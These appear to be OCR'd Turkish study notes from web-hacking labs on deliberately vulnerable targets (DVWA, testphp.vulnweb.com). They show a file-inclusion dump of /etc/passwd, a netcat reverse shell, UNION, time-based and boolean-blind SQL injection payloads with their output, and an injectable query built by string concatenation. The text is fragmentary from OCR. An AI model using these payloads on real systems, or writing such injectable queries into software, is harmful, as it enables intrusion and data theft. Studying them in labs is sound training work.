/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var/cache/bind:/bin/false postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash service:x:1002:1002:,,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false proftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in **/var/www/dvwa/dvwa/includes/dvwaPage.inc.php** on line **324**


Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in **/var/www/dvwa/dvwa/includes/dvwaPage.inc.php** on line **325**

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in **/var/www/dvwa/dvwa/includes/dvwaPage.inc.php** on line **326**


5) port dinlemeye bakıyoruz




```
root@kali:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.5] 41926
ls
help
include.php
index.php
source
pwd
/var/www/dvwa/vulnerabilities/fi
whoami
www-data
```




```
MariaDB [test]> INSERT INTO users (firstname,lastname) VALUEs
 ('mehmet','ince');
Query OK, 1 row affected (0.001 sec)

MariaDB [test]> select * from users;
+----+-----------+----------+
| id | firstname | lastname |
+----+-----------+----------+
|  1 | mehmet    | ince     |
+----+-----------+----------+
1 row in set (0.000 sec)

MariaDB [test]> INSERT INTO users (firstname,lastname) VALUEs
 ('mehmet ','ince');
Query OK, 1 row affected (0.003 sec)

MariaDB [test]> INSERT INTO users (firstname,lastname) VALUEs
 ('mehmet  ','ince');
Query OK, 1 row affected (0.001 sec)

MariaDB [test]> INSERT INTO users (firstname,lastname) VALUEs
 ('mehmet    ','ince');
Query OK, 1 row affected (0.001 sec)

MariaDB [test]>
```



```
MariaDB [test]> select * from users;
+----+-----------+----------+
| id | firstname | lastname |
+----+-----------+----------+
|  1 | mehmet    | ince     |
|  2 | mehmet    | ince     |
|  3 | mehmet    | ince     |
|  4 | mehmet    | ince     |
+----+-----------+----------+
4 rows in set (0.000 sec)

MariaDB [test]> select * from users WHERE firstname = 'mehmet';
+----+-----------+----------+
| id | firstname | lastname |
+----+-----------+----------+
|  1 | mehmet    | ince     |
|  2 | mehmet    | ince     |
|  3 | mehmet    | ince     |
|  4 | mehmet    | ince     |
+----+-----------+----------+
4 rows in set (0.000 sec)
```



```
MariaDB [test]> select * from users;
+----+-----------+----------+
| id | firstname | lastname |
+----+-----------+----------+
|  1 | mehmet    | ince     |
|  2 | mehmet    | ince     |
|  3 | mehmet    | ince     |
|  4 | mehmet    | ince     |
+----+-----------+----------+
4 rows in set (0.000 sec)

MariaDB [test]>
```



Güvenli değil | testphp.vulnweb.com/listproducts.php?cat=1%20UNION%20SELECT%201,2,3,4,5,6,7,8,9,1,11

ouTube Haritalar Çevir

netix acuart

tration site for Acunetix Web Vulnerability Scanner

es | artists | disclaimer | your cart | guestbook | AJAX Demo

Posters

The shore

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Mistery

Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173


comment on this picture

The universe

Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture



Güvenli değil | testphp.vulnweb.com/listproducts.php?cat=1%20UNION%20SELECT%201,2,3,4,5,6,version(),8,9,1,11

ouTube Haritalar Çevir

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: r4w8173

comment on this picture

Mean

Lorem ipsum dolor sit amet, consectetuer adipiscing elit.

painted by: r4w8173

comment on this picture

Trees

bla bla bla

painted by: Blad3


comment on this picture

8.0.22-0ubuntu0.20.04.2

2

painted by: 9

comment on this picture



Güvenli değil | testphp.vulnweb.com/listproducts.php?cat=-99999%20UNION%20SELECT%201,2,3,4,5,6,database(),8,9,1,11

be Haritalar Çevir

tix acuart

on site for Acunetix Web Vulnerability Scanner

artists | disclaimer | your cart | guestbook | AJAX Demo

11

acuart

2

painted by: 9

comment on this picture

```
MariaDB [(none)]> SELECT 1;
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.001 sec)
MariaDB [(none)]> SELECT 2-1;
+ +
| 2-1 |
+ +
| 1 |
+ +
1 row in set (0.001 sec)
MariaDB [(none)]> SELECT 2+1;
+ +
| 2+1 |
+ +
| 3 |
+ +
1 row in set (0.001 sec)
MariaDB [(none)]> SELECT '2-1';
+ +
| 2-1 |
+ +
| 2-1 |
+ +
1 row in set (0.001 sec)
MariaDB [(none)]> SELECT '2'-'1';
+ +
| '2'-'1' |
+ +
| 1 |
+ +
1 row in set (0.001 sec)
```


```
MariaDB [(none)]> SELECT '2'+'1';
+ +
| '2'+'1' |
+ +
| 3 |
+ +
1 row in set (0.001 sec)
MariaDB [(none)]> SELECT '2'+'a';
+ +
| '2'+'a' |
+ +
| 2 |
+ +
1 row in set 1 warning (0.001 sec)
MariaDB [(none)]> SELECT 'b'+'a';
+ +
| 'b'+'a' |
+ +
| 0 |
+ +
1 row in set, 2 warnings (0.001 sec)
MariaDB [(none)]> SELECT '2' '1';
+ +
| 2 |
+ +
| 21 |
+ +
1 row in set (0.001 sec)
MariaDB [(none)]> SELECT concat('2','1');
+ +
| concat('2','1') |
+ +
| 21 |
+ +
1 row in set (0.000 sec)
```

```
MariaDB [(none)]> SELECT '2' '1' 'a';
+ +
| 2 |
+ +
| 21a |
+ +
1 row in set (0.000 sec)
MariaDB [(none)]> SELECT '2' '1' 'a' - 1;
+ +
| '2' '1' 'a' - 1 |
+ +
| 20 |
+ +
1 row in set, 1 warning (0.001 sec)
MariaDB [(none)]> SELECT 2^1;
+ +
| 2^1 |
+ +
| 3 |
+ +
1 row in set (0.001 sec)
MariaDB [(none)]> SELECT 2^2;
+ +
| 2^2 |
+ +
| 0 |
+ +
1 row in set (0.001 sec)
MariaDB [(none)]> SELECT !1;
+ +
| !1 |
+ +
| 0 |
+ +
```
1 row in set (0.001 sec)


```
MariaDB [(none)]> SELECT ~1;
+ +
| ~1 |
+ +
| 18446744073709551614 |
+ +
```
1 row in set (0.001 sec)

UNION SQL INJECTION


Veritabaı üssel işlem yapmaz. ^ bu veritabanında xor operandıdır. Out of band sql i ye daha sorna tekrar çalış




```
MariaDB [test]> SELECT * FROM users WHERE id = IF(1=1,sleep(5),0);
Empty set (20.004 sec)

MariaDB [test]> SELECT * FROM users WHERE id = IF(1=2,sleep(5),0);
Empty set (0.000 sec)

MariaDB [test]> SELECT * FROM users WHERE id = IF(1=2,sleep(1),0);
Empty set (0.000 sec)

MariaDB [test]> SELECT * FROM users WHERE id = IF(1=1,sleep(1),0);
Empty set (4.004 sec)

MariaDB [test]> SELECT IF(1=1,sleep(1),0);
+--------------------+
| IF(1=1,sleep(1),0) |
+--------------------+
|                  0 |
+--------------------+
1 row in set (1.002 sec)

MariaDB [test]> SELECT * FROM users WHERE id = 1 and 1=IF(1=1,sleep(1),0);
Empty set (1.002 sec)

MariaDB [test]>
```




```
MariaDB [test]> SELECT * FROM users WHERE id = IF(1=1,sleep(5),0);
Empty set (20.004 sec)

MariaDB [test]> SELECT * FROM users WHERE id = IF(1=2,sleep(5),0);
Empty set (0.000 sec)

MariaDB [test]>
```




```
MariaDB [test]> SELECT * FROM users WHERE id = 1;
+----+-----------+----------+
| id | firstname | lastname |
+----+-----------+----------+
|  1 | mehmet    | ince     |
+----+-----------+----------+
1 row in set (0.000 sec)

MariaDB [test]> SELECT * FROM users WHERE id = IF(1=1,1,0);
```




```
1- UNION SQLi
2- Error Based SQLi
Blind SQLi
    3- Boolen-based SQLi /
    4-

www.x.com/?id=1

SELECT * FROM haberler WHERE id = 1

<html>
HABER VAR
</html>


www.x.com/?id=1 and 1=1

SELECT * FROM haberler WHERE
id = 1 and ASCII(
    SUBSTRING(
    (SELECT column_name FROM information_schema.columns WHERE
    table_name='users' LIMIT 1,1) #users
    ,1
```



```

<html>
HABER VAR
</html>


www.x.com/?id=1 and 1=1

SELECT * FROM haberler WHERE
id = 1 and SUBSTRING(
    (SELECT table_name FROM information_schema.tables WHERE
    table_schema=database() LIMIT 1,1) #users
    ,2
    ,1
)='s'


us
  abc users
users
articles

```




```
www.x.com/?id=1 and 1=1

SELECT * FROM haberler WHERE
id = 1 and SUBSTRING(
    (SELECT table_name FROM information_schema.tables WHERE
    table_schema=database())
    ,1
    ,1
)=1
```




```
<html>
HABER VAR
</html>


www.x.com/?id=1 and 1=1

SELECT * FROM haberler WHERE id = 1 and (SELECT 1)=2
```

son yerde 1 ve 2 yi değiştirirsen gördüğün data değişir.


```
<html>
HABER YOK
</html>

================================


id = request.get('id')

query = "SELECT * FROM haberler WHERE id ="+id
```



